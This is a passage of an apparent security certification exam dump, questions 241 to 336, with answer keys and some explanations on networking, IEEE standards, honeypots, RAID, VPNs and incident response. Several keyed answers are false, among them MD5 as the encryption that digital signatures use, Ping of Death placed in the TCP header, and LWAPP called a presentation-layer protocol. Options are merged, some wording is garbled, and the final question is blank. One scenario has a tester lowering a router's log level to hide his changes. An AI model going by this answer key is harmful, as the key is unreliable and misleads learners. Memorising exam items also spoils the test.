Answer option D is incorrect. The additive increase/multiplicative-decrease (AIMD) algorithm is a feedback control algorithm used in TCP Congestion Avoidance. Its major goal is to achieve fairness and efficiency in allocating resources. AIMD combines linear growth of the congestion window with an exponential reduction when congestion takes place.
The approach taken is to increase the transmission rate (window size), probing for usable bandwidth, until loss occurs. The policy of additive increase may, for instance, increase the congestion window by 1 MSS (Maximum segment size) every RTT (Round Trip Time) until a loss is detected. When loss is detected, the policy is changed to be one of multiplicative decrease, which may, for instance, cut the congestion window in half after the loss. A loss event is generally described to be either a timeout or the event of receiving 3 duplicate ACKs.
Answer option C is incorrect. Selective Acknowledgment (SACK) is one of the forms of acknowledgment. With selective acknowledgments, the sender can be informed by a data receiver about all segments that have arrived successfully, so the sender retransmits only those segments that have actually been lost. The selective acknowledgment extension uses two TCP options:
The first is an enabling option, "SACK-permitted", which may be sent in a SYN segment to indicate that the SACK option can be used once the connection is established.
The other is the SACK option itself, which can be sent over an established connection once permission has been given by "SACK-permitted".
Answer option A is incorrect. Sliding Window Protocols are a feature of packet-based data transmission protocols. They are used where reliable in-order delivery of packets is required, such as in the data link layer (OSI model) as well as in TCP.
Conceptually, each portion of the transmission (packets in most data link layers, but bytes in TCP) is assigned a unique consecutive sequence number, and the receiver uses the numbers to place received packets in the correct order, discarding duplicate packets and identifying missing ones. The problem with this is that there is no limit of the size of the sequence numbers that can be required.

QUESTION 241 Which of the following protocols is used for routing of voice conversation over the Internet?

A. VoIP
B. DNS
C. DHCP
D. IP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242 Which of the following is a network point that acts as an entrance to another network?

A. Receiver
B. Hub
C. Bridge
D. Gateway

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 243 Which of the following IEEE standards is also called Fast Basic Service Set Transition?

A. 802.11r
B. 802.11eC. 802.11a
D. 802.11b

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 244 In which of the following transmission modes is communication bi-directional?

A. Root mode
B. Simplex mode
C. Full-duplex mode
D. Half-duplex mode

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 245 Which of the following is a presentation layer protocol?

A. TCP
B. RPCC. BGP
D. LWAPP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 246 Which of the following is a session layer protocol?

A. RPC
B. SLP
C. RDP
D. ICMP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247 Which of the following IEEE standards is an example of a DQDB access method?

A. 802.3
B. 802.5
C. 802.6
D. 802.4

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 248 Which of the following classes of IP addresses provides a maximum of only 254 host addresses per network ID?

A. Class D
B. Class B
C. Class CD. Class A

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249 Which of the following ranges of addresses can be used in the first octet of a Class C network address?

A. 128-191
B. 192-223
C. 0-127
D. 224-255

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 250 Which of the following standards defines Logical Link Control (LLC)?

A. 802.2 B.
802.3
C. 802.5 D.
802.4
Correct
Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 251 Which of the following layers performs routing of IP datagrams?

A. Transport layer
B. Link layer
C. Application layer
D. Internet layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 252 Which of the following IP addresses is the loopback address in IPv6?

A. 0:0:0:0:0:0:0:1
B. 0:0:0:1:1:0:0:0
C. 0:0:0:0:0:0:0:0
D. 1:0:0:0:0:0:0:0

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253 What is the bit size of the Next Header field in the IPv6 header format?

A. 2 bits B.
4 bits
C. 8 bits
D. 20 bits

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254 Which of the following layers of the OSI model provides interhost communication?

A. Application layer
B. Network layer
C. Transport layer
D. Session layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 255 Which of the following IEEE standards provides specifications for wireless ATM systems?

A. 802.1 B.
802.5
C. 802.3
D. 802.11a

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256 The IP addresses reserved for multicasting belong to which of the following classes?

A. Class B
B. Class E
C. Class C
D. Class D

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 257 Which of the following is a computer network that covers a broad area?

A. SAN
B. PAN
C. CAN
D. WAN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 258
Which of the following layers of the OSI model provides end-to-end connections and reliability?
A. Transport layer
B. Session layer
C. Network layer
D. Physical layer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 259 Which of the following IEEE standards operates at 2.4 GHz bandwidth and transfers data at a rate of 54 Mbps?

A. 802.11r
B. 802.11nC. 802.11g
D. 802.11a

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260 Which of the following layers refers to the higher-level protocols used by most applications for network communication?

A. Transport layer
B. Link layer
C. Application layer
D. Internet layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261 Which of the following is the type of documented business rule for protecting information and the systems, which store and process the information

A. Information protection policy
B. Information protection document
C. Information storage policy
D. Information security policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 262
Which of the following is the best known Windows tool for finding open wireless access points?

A. Netcat
B. Dsniff
C. Snort
D. Netstumbler

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 263 Which of the following UTP cables supports transmission up to 20MHz?

A. Category 2
B. Category 5e
C. Category 4

D. Category 1

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264 Which of the following is also known as slag code?

A. Trojan
B. Logic bomb
C. Worm
D. IRC bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 265 Which of the following commands is used for port scanning?

A. nc -t
B. nc -zC. nc -v D. nc -d

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 266 Which of the following is a physical security device designed to entrap a person on purpose?

A. Mantrap
B. Trap
C. War Flying
D. War Chalking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 267 Which of the following is a type of scam that entices a user to disclose personal information?

A. Phishing
B. Spamming
C. Sniffing
D. Smurfing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 268 Which of the following UTP cables is NOT suitable for data transmission or Ethernet data work usage?

A. Category 6
B. Category 1
C. Category 4
D. Category 5

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 269 Which of the following tools is used for wireless LANs detection?

A. Airopeek
B. NetStumbler
C. Fort Knox
D. Sniffer

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 270 Which of the following is the main international standards organization for the World Wide Web?

A. W3C
B. ANSI
C. WASC
D. CCITT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271 Which of the following is used in conjunction with smoke detectors and fire alarm systems to improve and increase public safety?

A. Gaseous fire suppression
B. Gaseous emission system
C. Fire sprinkler
D. Fire suppression system

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 272 Which of the following is a term to describe the use of inert gases and chemical agents to extinguish a fire?

A. Gaseous fire suppression
B. Fire alarm system
C. Fire sprinkler
D. Fire suppression system

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273 Which of the following techniques is also called access point mapping?

A. War dialing
B. Wire tapping
C. War flying
D. War driving

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 274 Which of the following is the process of managing incidents in an enterprise?

A. Log analysis
B. Incident response
C. Incident handling
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 275 Which of the following tools is used to ping a given range of IP addresses and resolve the host name of the remote system?

A. SuperScan
B. Netscan
C. Hping

D. Nmap

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 276 Which of the following is a method of authentication that uses physical characteristics?

A. COMSEC
B. ACL
C. Honeypot
D. Biometrics

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 277 Which of the following is a mandatory password-based and key-exchange authentication protocol?

A. PPP
B. CHAP
C. VRRP
D. DH-CHAP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278 Which of the following is susceptible to a birthday attack?

A. Authentication
B. Integrity
C. Authorization
D. Digital signature

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279 Which of the following wireless networks provides connectivity over distance up to 20 feet?

A. WMAN
B. WPAN

C. WLAN
D. WWAN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 280 Which of the following networks interconnects devices centered on an individual person's workspace?

A. WLAN
B. WPAN
C. WWAN
D. WMAN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 281 Which of the following is a symmetric 64-bit block cipher that can support key lengths up to 448 bits?

A. HAVAL
B. BLOWFISH
C. IDEA
D. XOR

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 282 Which of the following protocols is used to exchange encrypted EDI messages via email?

A. S/MIME
B. MIMEC. HTTP
D. HTTPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 283 Which of the following are provided by digital signatures?

A. Identification and validation

B. Authentication and identification
C. Integrity and validation
D. Security and integrity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 284 Which of the following is a passive attack?

A. Unauthorized access
B. Traffic analysis
C. Replay attack
D. Session hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 285 Which of the following is a malicious program that looks like a normal program?

A. Impersonation
B. Worm
C. Virus
D. Trojan horse

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 286 Which of the following is an IPSec protocol that can be used alone in combination with Authentication Header (AH)?

A. L2TP
B. PPTP
C. ESP
D. PPP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 287 Which of the following attacks combines dictionary and brute force attacks?

A. Replay attack
B. Man-in-the-middle attack
C. Hybrid attack
D. Phishing attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 288 Which of the following attacks comes under the category of an active attack?

A. Replay attack
B. Wireless footprinting
C. Passive Eavesdropping
D. Traffic analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 289
Which of the following encryption techniques do digital signatures use?

A. MD5
B. RSA
C. Blowfish
D. IDEA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 290 Which of the following header fields in TCP/IP protocols involves Ping of Death attack?

A. SMTP header field
B. TCP header field
C. IP header field
D. UDP header field

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 291 Which of the following protocols is used for E-mail?

A. TELNET
B. MIME
C. SSH
D. SMTP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 292 Which of the following modems offers wireless communication under water?

A. Controllerless modem
B. Short haul modem
C. Acoustic modem
D. Optical modem

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 293 Which of the following protocols is used by the Remote Authentication Dial In User Service (RADIUS) client/server protocol for data transmission?

A. DCCP
B. FTP
C. FCP
D. UDP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 294 Which of the following applications is used for the statistical analysis and reporting of the log files?

A. Sawmill
B. Sniffer
C. Snort
D. jplag

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 295 Which of the following devices helps in connecting a PC to an ISP via a PSTN?

A. Adapter
B. Repeater
C. PCI card
D. Modem

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 296 Which of the following systems monitors the operating system detecting inappropriate activity, writing to log files, and triggering alarms?

A. Signature-Based ID system
B. Host-based ID system
C. Network-based ID system
D. Behavior-based ID system

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 297 Which of the following is a Cisco product that performs VPN and firewall functions?

A. Circuit-Level Gateway
B. PIX Firewall
C. IP Packet Filtering Firewall
D. Application Level Firewall

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 298 Which of the following is NOT a WEP authentication method?

A. Kerberos authentication
B. Media access authentication
C. Open system authentication
D. Shared key authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 299 Which of the following helps in blocking all unauthorized inbound and/or outbound traffic?

A. IDS
B. IPS
C. Sniffer
D. Firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 300 Which of the following is also known as stateful firewall?

A. PIX firewall
B. Stateless firewall
C. DMZ
D. Dynamic packet-filtering firewall

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 301 Which of the following is a centralized collection of honeypots and analysis tools?

A. Production honeypot
B. Honeynet
C. Research honeypot
D. Honeyfarm

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 302 Which of the following routing metrics is the sum of the costs associated with each link traversed?

A. Routing delay
B. Communication cost
C. Bandwidth
D. Path length

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 303 Which of the following honeypots is a useful little burglar alarm?

A. Backofficer friendly
B. Specter
C. Honeynet
D. Honeyd

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 304 What is the location of honeypot on a network?

A. Honeyfarm
B. Honeynet
C. Hub
D. DMZ

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305 Which of the following is an open source implementation of the syslog protocol for Unix?

A. syslog-os
B. syslog Unix
C. syslog-ng
D. Unix-syslog

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 306 Which of the following systems is formed by a group of honeypots?

A. Research honeypot
B. Honeyfarm
C. Honeynet
D. Production honeypot

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 307

Which of the following protocols is a more secure version of the Point-to-Point Tunneling Protocol (PPTP) and provides tunneling, address assignment, and authentication?

A. IP
B. L2TP
C. PPP
D. DHCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 308 Which of the following sets of incident response practices is recommended by the CERT/CC?

A. Prepare, notify, and follow up
B. Notify, handle, and follow up
C. Prepare, handle, and notify
D. Prepare, handle, and follow up

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 309 Which of the following tools scans the network systems for well-known and often exploited vulnerabilities?

A. Nessus
B. SAINT
C. SATAN
D. HPing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 310 Which of the following tools examines a system for a number of known weaknesses and alerts the administrator?

A. Nessus
B. COPS
C. SATAN
D. SAINT

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 311 Which of the following is the full form of SAINT?

A. System Automated Integrated Network Tool
B. Security Admin Integrated Network Tool
C. System Admin Integrated Network Tool
D. System Administrators Integrated Network Tool

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 312 Which of the following is a type of VPN that involves a single VPN gateway?

A. Remote-access VPN
B. Extranet-based VPN
C. PPTP VPN
D. Intranet-based VPN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 313 Which of the following is a free security-auditing tool for Linux?

A. SAINT
B. SATAN
C. Nessus
D. HPing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 314 Which of the following types of RAID is also known as disk striping?

A. RAID 0
B. RAID 2
C. RAID 1
D. RAID 3

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 315 Which of the following is a process of transformation where the old system can no longer be maintained?

A. Disaster
B. Risk
C. Threat
D. Crisis

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 316
Which of the following phases is the first step towards creating a business continuity plan?
A. Business Impact Assessment
B. Scope and Plan Initiation
C. Business Continuity Plan Development
D. Plan Approval and Implementation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317 Which of the following is one of the most commonly used implementations of RAID?

A. RAID 2
B. RAID 3
C. RAID 1
D. RAID 5

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 318 Which of the following types of RAID offers no protection for the parity disk?

A. RAID 2
B. RAID 1
C. RAID 5
D. RAID 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 319 Which of the following processes helps the business units to understand the impact of a disruptive event?

A. Plan approval and implementation
B. Business continuity plan development
C. Scope and plan initiation
D. Business impact assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 320
Which of the following is a network analysis tool that sends packets with nontraditional IP stack parameters?

A. Nessus
B. COPS
C. SAINT
D. HPing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 321 Which of the following protocols is a method of implementing virtual private networks?

A. OSPF
B. PPTP
C. IRDP
D. DHCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 322
Adam works as a Professional Penetration Tester. A project has been assigned to him to test the vulnerabilities of the CISCO Router of Umbrella Inc. Adam finds out that HTTP Configuration Arbitrary Administrative Access Vulnerability exists in the router. By applying different password cracking tools, Adam gains access to the router. He analyzes the router config file and notices the following lines: logging buffered errors logging history critical logging trap warnings logging 10.0.1.103
By analyzing the above lines, Adam concludes that this router is logging at log level 4 to the syslog server 10.0.1.103. He decides to change the log level from 4 to 0. Which of the following is the most likely reason of changing the log level?

A. Changing the log level from 4 to 0 will result in the logging of only emergencies. This way the modification in the router is not sent to the syslog server.
B. By changing the log level, Adam can easily perform a SQL injection attack.
C. Changing the log level grants access to the router as an Administrator.
D. Changing the log level from 4 to 0 will result in the termination of logging. This way the modification in the router is not sent to the syslog server.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Router Log Level directive is used by the sys log server to specify the level of severity of the log. This directive is used to control the types of errors that are sent to the error log by constraining the severity level. Eight different levels are present in the Log Level directive, which are shown below in order of their descending significance:
Number Level Description
0emergEmergencies - system is unusable
1alertAction must be taken immediately
2critCritical Conditions
3errorError conditions
4warnWarning conditions
5notice Normal but significant condition
6infoInformational
7debug Debug-level messages
Note: When a certain level is specified, the messages from all other levels of higher significance will also be reported. For example, when Log Level crit is specified, then messages with log levels of alert and emerg will also be reported.

QUESTION 323 Which of the following protocols permits users to enter a user-friendly computer name into the Windows browser and to map network drives and view shared folders?

A. RADIUS
B. NetBEUI
C. VoIP
D. ARP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
NetBIOS Extended User Interface (NetBEUI) is a Microsoft proprietary protocol. NetBEUI is usually used in single LANs comprising one to two hundred clients. It is a non-routable protocol. NetBEUI was developed by IBM for its LAN Manager product and has been adopted by Microsoft for its Windows NT, LAN Manager, and Windows for Workgroups products. It permits users to enter a user-friendly computer name into the Windows browser and to map network drives and view shared folders.
Answer option C is incorrect. Voice over Internet Protocol (VoIP) is a general term for a family of transmission technologies for delivery of voice communications over IP networks such as the Internet or other packet-switched networks. Other terms frequently encountered and synonymous with VoIP are IP telephony, Internet telephony, Voice over Broadband (VoBB), broadband telephony, and broadband phone.
VoIP systems employ session control protocols to control the set-up and tear-down of calls as well as audio codecs that encode speech, allowing transmission over an IP network as digital audio via an audio stream.
Answer option A is incorrect. RADIUS is a client/server protocol that runs in the application layer, using UDP as transport. The Remote Access Server, the Virtual Private Network server, the Network switch with port-based authentication, and the Network Access Server are all gateways that control access to the network, and all have a RADIUS client component that communicates with the RADIUS server. The RADIUS server is usually a background process running on a UNIX or Windows NT machine.
RADIUS serves three functions:
To authenticate users or devices before granting them access to a network;
To authorize those users or devices for certain network services; To
account for usage of those services.

Answer option D is incorrect. Address Resolution Protocol (ARP) is a computer networking protocol used to determine a network host's Link Layer or hardware address when only its Internet Layer (IP) or Network Layer address is known. This function is critical in local area networking as well as for routing internetworking traffic across gateways (routers) based on IP addresses when the next-hop router must be determined.

QUESTION 324
Which of the following attacks are computer threats that try to exploit computer application vulnerabilities that are unknown to others or undisclosed to the software developer? Each correct answer represents a complete solution. Choose all that apply.

A. Buffer overflow
B. Zero-day
C. Spoofing
D. Zero-hour

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zeroday exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the vulnerability. User awareness training is the most effective technique to mitigate such attacks.
Answer option C is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc. because forging the source IP address causes the responses to be misdirected.
Answer option A is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. This usually occurs due to programming errors in the application. Buffer overflow can terminate or crash the application.

QUESTION 325
Which of the following is the best way of protecting important data against virus attack?

A. Implementing a firewall.
B. Updating the anti-virus software regularly.
C. Taking daily backup of data.
D. Using strong passwords to log on to the network.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Updating the anti-virus software regularly is the best way of protecting important data against virus attack.

QUESTION 326 Which of the following is a service discovery protocol that allows computers and other devices to find services in a local area network without prior configuration?

A. NTP
B. SLP
C. NNTP
D. DCAP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Service Location Protocol (SLP, srvloc) is a service discovery protocol that allows computers and other devices to find services in a local area network without prior configuration. SLP has been designed to scale from small, unmanaged networks to large enterprise networks.
Answer option C is incorrect. The Network News Transfer Protocol (NNTP) is an Internet application protocol used for transporting Usenet news articles (netnews) between news servers and for reading and posting articles by end user client applications. NNTP is designed so that news articles are stored in a central database, allowing the subscriber to select only those items that he wants to read. Answer option A is incorrect. Network Time Protocol (NTP) is used to synchronize the timekeeping among the number of distributed time servers and clients. It is used for the time management in a large and diverse network that contains many interfaces. In this protocol, servers define the time, and clients have to be synchronized with the defined time. These clients can choose the most reliable source of time defined from the several NTP servers for their information transmission.
Answer option D is incorrect. The Data Link Switching Client Access Protocol (DCAP) is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions. It was introduced in order to address a few deficiencies by the Data Link Switching Protocol (DLSw). The DLSw raises the important issues of scalability and efficiency, and since DLSw is a switch-to-switch protocol, it is not efficient when implemented on workstations. DCAP was introduced in order to address these issues.

QUESTION 327
FILL BLANK

Fill in the blanks with the appropriate terms. In L2TP _____ tunnel mode, the ISP must support L2TP, whereas in L2TP tunnel mode, the ISP does not need to support L2TP.

Correct Answer: compulsory

Section: (none)
Explanation

Explanation/Reference:
Explanation: The Layer 2 Tunnel Protocol is one of the tunneling protocols that is used in a virtual private network. It contains the functionality of Cisco's Layer 2 Forwarding (L2F) protocol and Microsoft's Point-to-Point Tunneling Protocol (PPTP). This protocol is vendor interoperable and supports multihopping. L2TP supports two tunnel modes: Compulsory tunnel:
In L2TP compulsory tunnel mode, a remote host initiates a connection to its Internet Service Provider (ISP). An L2TP connection is established between the remote user and the corporate network by the ISP. With a compulsory tunnel, the ISP must support L2TP.
Voluntary tunnel:
In L2TP voluntary tunnel mode, the connection is created by the remote user, typically by using an L2TP tunneling client. Then, the remote user sends L2TP packets to its ISP in order to forward them on to the corporate network. With a voluntary tunnel, the ISP does not need to support L2TP.

QUESTION 328
Jason works as a System Administrator for www.company.com Inc. The company has a Windows-based network. Sam, an employee of the company, accidentally changes some of the applications and system settings. He complains to Jason that his system is not working properly. To troubleshoot the problem, Jason diagnoses the internals of his computer and observes that some changes have been made in Sam's computer registry. To rectify the issue, Jason has to restore the registry. Which of the following utilities can Jason use to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. Reg.exe
B. EventCombMT
C. Regedit.exe
D. Resplendent registrar

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The resplendent registrar is a tool that offers a complete and safe solution to administrators and power users for maintaining the registry. It can be used for maintaining the registry of desktops and remote computers on the network. It offers a solution for backing up and restoring registries, fast background search and replace, adding descriptions to the registry keys, etc. This program is very attractive and easy to use, as it comes in an explorer-style interface. It can be used for Windows 2003/XP/2K/NT/ME/9x.
Reg.exe is a command-line utility that is used to edit the Windows registry. It has the ability to import, export, back up, and restore keys, as well as to compare, modify, and delete keys. It can perform almost all tasks that can be done using the Windows-based Regedit.exe tool. Registry Editor (REGEDIT) is a registry editing utility that can be used to look at information in the registry. REGEDIT.EXE enables users to search for strings, values, keys, and subkeys and is useful to find a specific value or string. Users can also use REGEDIT.EXE to add, delete, or modify registry entries.
Answer option B is incorrect. EventCombMT is a multithreaded tool that is used to search the event logs of several different computers for specific events, all from one central location. It is a little-known Microsoft tool to run searches for event IDs or text strings against Windows event logs for systems, applications, and security, as well as File Replication Service (FRS), domain name system (DNS), and Active Directory (AD) logs where applicable. The MT stands for multithreaded. The program is part of the Account Lockout and Management Tools program package for Windows 2000, 2003, and XP.

QUESTION 329
Adam works as a Security Analyst for Umbrella Inc. The company has a Linux-based network comprising an Apache server for Web applications. He received the following Apache Web server log, which is as follows:
[Sat Nov 16 14:32:52 2009] [error] [client 128.0.0.7] client denied by server configuration: /export/home/htdocs/test
The first piece in the log entry is the date and time of the log message. The second entry determines the severity of the error being reported.
Now Adam wants to change the severity level to control the types of errors that are sent to the error log. Which of the following directives will Adam use to accomplish the task?

A. CustomLog
B. ErrorLog
C. LogFormat
D. LogLevel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The LogLevel directive is used in server Error log of the Apache Web server log. This directive is used to control the types of errors that are sent to the error log by constraining the severity level. Eight different levels are present in the LogLevel directive, which are shown below in order of their descending significance:

Level	Description
emerg	Emergencies - system is unusable
alert	Action must be taken immediately
crit	Critical Conditions
error	Error conditions
warn	Warning conditions
notice	Normal but significant condition
info	Informational
debug	Debug-level messages

Note: When a certain level is specified, the messages from all other levels of higher significance will also be reported. For example, when LogLevel crit is specified, then messages with log levels of alert and emerg will also be reported.
Answer option B is incorrect. The ErrorLog directive is used to set the name and location of the file to which the server will log any errors it encounters. If the file-path does not begin with a slash sign (/), it is assumed to be relative to the ServerRoot. If the file-path begins with a pipe sign (|), then it is assumed to be a command that handles the error log.
Answer option A is incorrect. The CustomLog directive is used to log requests to the server. The format of the log is specified and the logging can be made conditional on request characteristics with the help of environment variables. Environment variables can be adjusted on a per-request basis with the help of the mod_setenvif or mod_rewrite module.
Answer option C is incorrect. The LogFormat directive can exist in one of the two forms. In the first form, only one argument is specified; and in the second form explicit format with a nickname is associated. This directive specifies the log format that is used by logs specified in subsequent TransferLog directives.

QUESTION 330 Which of the following strategies is used to minimize the effects of a disruptive event on a company, and is created to prevent interruptions to normal business activity?

A. Disaster Recovery Plan
B. Business Continuity Plan
C. Contingency Plan
D. Continuity of Operations Plan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
BCP is a strategy to minimize the consequence of the instability and to allow for the continuation of business processes. The goal of BCP is to minimize the effects of a disruptive event on a company, and is formed to avoid interruptions to normal business activity. Business Continuity Planning (BCP) is the creation and validation of a practiced logistical plan for how an organization will recover and restore partially or completely interrupted critical (urgent) functions within a predetermined time after a disaster or extended disruption. The logistical plan is called a business continuity plan.
Answer option C is incorrect. A contingency plan is a plan devised for a specific situation when things could go wrong. Contingency plans are often devised by governments or businesses who want to be prepared for anything that could happen. Contingency plans include specific strategies and actions to deal with specific variances to assumptions resulting in a particular problem, emergency, or state of affairs. They also include a monitoring process and "triggers" for initiating planned actions. They are required to help governments, businesses, or individuals to recover from serious incidents in the minimum time with minimum cost and disruption.
Answer option A is incorrect. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking), and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication, and reputation protection, and should refer to the disaster recovery plan (DRP) for IT-related infrastructure recovery/continuity.
Answer option D is incorrect. The Continuity Of Operation Plan (COOP) refers to the preparations and institutions maintained by the United States government, providing survival of federal government operations in the case of catastrophic events. It provides procedures and capabilities to sustain an organization's essential. COOP is the procedure documented to ensure persistent critical operations throughout any period where normal operations are unattainable.

QUESTION 331
Which of the following standards is a change in the original IEEE 802.11 and defines the security mechanisms for wireless networks?

A. 802.11b
B. 802.11a
C. None
D. 802.11e
E. 802.11i

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 332
Which of the following representatives of the incident response team takes the forensic backups of systems that are essential event?

A. the legal representative
B. technical representative
C. lead investigator
D. None
E. Information Security representative

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 333
You work for a professional computer hacking forensic investigator DataEnet Inc. To explore the e-mail information about an employee of the company. The suspect an employee to use the online e-mail systems such as Hotmail or Yahoo. Which of the following folders on the local computer you are going to check to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. cookies folder
B. Temporary Internet Folder
C. download folder
D. History Folder

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 334
Which of the following statements is not true about the FAT16 file system? Each correct answer represents a complete solution. Choose all that apply.

A. It supports task compression files.
B. It works well with large disk, because the cluster size increases as the disk partition size increases.
C. It does not support file protection.
D. It supports the Linux operating system.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335 Which of the following policy to add additional information to public safety posture and aims to protect workers and the organizations of inefficiency or confusion?

A. user policy
B. IT policy
C. None
D. Group policy
E. Subject-specific security

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 336
